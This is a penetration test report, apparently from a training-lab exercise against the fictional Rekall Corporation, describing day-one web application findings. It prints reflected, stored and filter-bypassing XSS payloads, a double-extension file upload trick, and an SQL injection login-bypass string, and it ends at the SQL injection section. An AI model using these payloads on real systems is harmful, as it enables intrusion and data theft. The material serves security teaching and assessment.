Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Seth Kyker Security LLC
Contact Name	Seth Kyker
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	9/28/2022	Seth Kyker	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. This engagement aimed to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to analyze security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, Hashcat, and Nmap to gain a perspective of network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. The exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall, and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Session Management
- Nessus Scan
- Shellshock

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Cross Site Scripting
- Sensitive Data Exposure
- Local File Inclusion
- SQL Injection
- Command Injection
- Brute Force Attack
- PHP Injection
- Directory Traversal
- Open Source Data Exposure
- Nmap Scan Results
- Apache Tomcat Remote Code Execution
- SSH Tunneling
- Privelege Escalation
- Hash Cracking
- FTP Anonymous Login
- SLMail Meterpreter Shell
- Scheduled Tasks Audit
- Credential Dumping

Executive Summary

The following executive summary follows a three-day penetration with a different focus on each day.

Day 1: Attacking the Web Application CTF

A total of fifteen vulnerabilities and flaws were uncovered within the Rekall Corporation web application.

XSS Reflected

Below is a screenshot of the Welcome page for the web application




Figure 1

Using a simple cross-site scripting exploit within the input field

```
<script>alert("hello friend")</script>
```

produces the following popup




Figure 2

This shows that there are no safeguards in place against cross-site scripting. A potential attacker could use this exploit to inject malicious commands into the html pages to bypass the same-origin policy or elevate privileges within the web applications to gain access to confidential data.

Another example of this tactic being utilized appears on the comments page below.




Figure 3

When typing into the comment field the script

```
<script>alert("its me again")</script>
```

The following popup occurs




Figure 4

This is an example of stored cross-site scripting. The popup allows for a checkbox to prevent additional dialogs indicating that previous scripts entered into the comment section will be stored.

Another more advanced cross-site scripting exploit found on the webpage is located on the memory planner page depicted below.




Figure 5

A slightly more advanced script was utilized for the input field

```
<SCRIPscriptT>alert("get pwnd")</SCRIPscriptT>
```

The alert script was successful as shown below




Figure 6

There was an input validation in place that removed the word “script” therefore for the script to run successful, the word script had to be broken up into two parts. This can be prevented by the use of either validation of HTML input or selectively disabling scripts.

Sensitive Data Exposure

There are a few instances where classified data is easily accessible on this webpage. First is found within a client side url tool installed within the command line interface of Kali Linux. When using the command

```
curl -v http://192.168.14.35/About-Rekall.php
```

A GET request for the webpage is then presented, which divulges a good amount of information on the HTML file used, such as the server used, the cookie protocols, the fact that port 80 is open to a potential exploit, as well as the entire HTML index.

Information within the HTML doesn't end there. Within the login page shown on a chromium browser, the F12 key reveals the HTML documentation.




Figure 7

Within this document, there is a hidden username and password combination credential between two <p> tags.




Figure 8

These credentials may be difficult to spot within the HTML file, however, they become more apparent when the webpage is highlighted over as shown below.




Figure 9





Figure 10

As it turns out these are valid login credentials. There is even an entire accessible robots.txt page associated with this webpage with sensitive information.




```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

Figure 11

The information blatantly displayed within the HTML documentation is too easily accessible and better http encryption, use of https, or auditing of the code could fix these problems.

Local File Inclusion

Next a couple of file inclusion exploits were tested on the Memory-Planner webpage. Within the penetration testing machine, a number of php files were located within the directory path /usr/share/exploitdb/exploits/php/local. Within this directory the command used was

```
find . -type f -name "*.php"
```

A number of php files were given however only one was needed to crack the site. The php script tested with was 2152.php and the webpage successfully took it.

A more advanced example of this file inclusion exploit occurs on the third field of the same webpage. This field only allows for jpeg files to be accepted, however once the compiler sees that the input file contains the suffix ".jpg" the file should take. The php script that was used for the previous exploit was subsequently renamed using the following command.

```
mv 2152.php script.jpg.php
```

This file was then uploaded within the third field which was successfully uploaded. This is a dangerous exploit. With no safeguards in place against scripts being injected by use of file inclusion fields, a number of dangerous things could happen.

SQL Injection

Along with utilizing cross site javascript code, SQL queries were implemented as well to attempt user login. A SQL query for a potential password was attempted on the Login php page.

```
ok' or 1=1--';
```

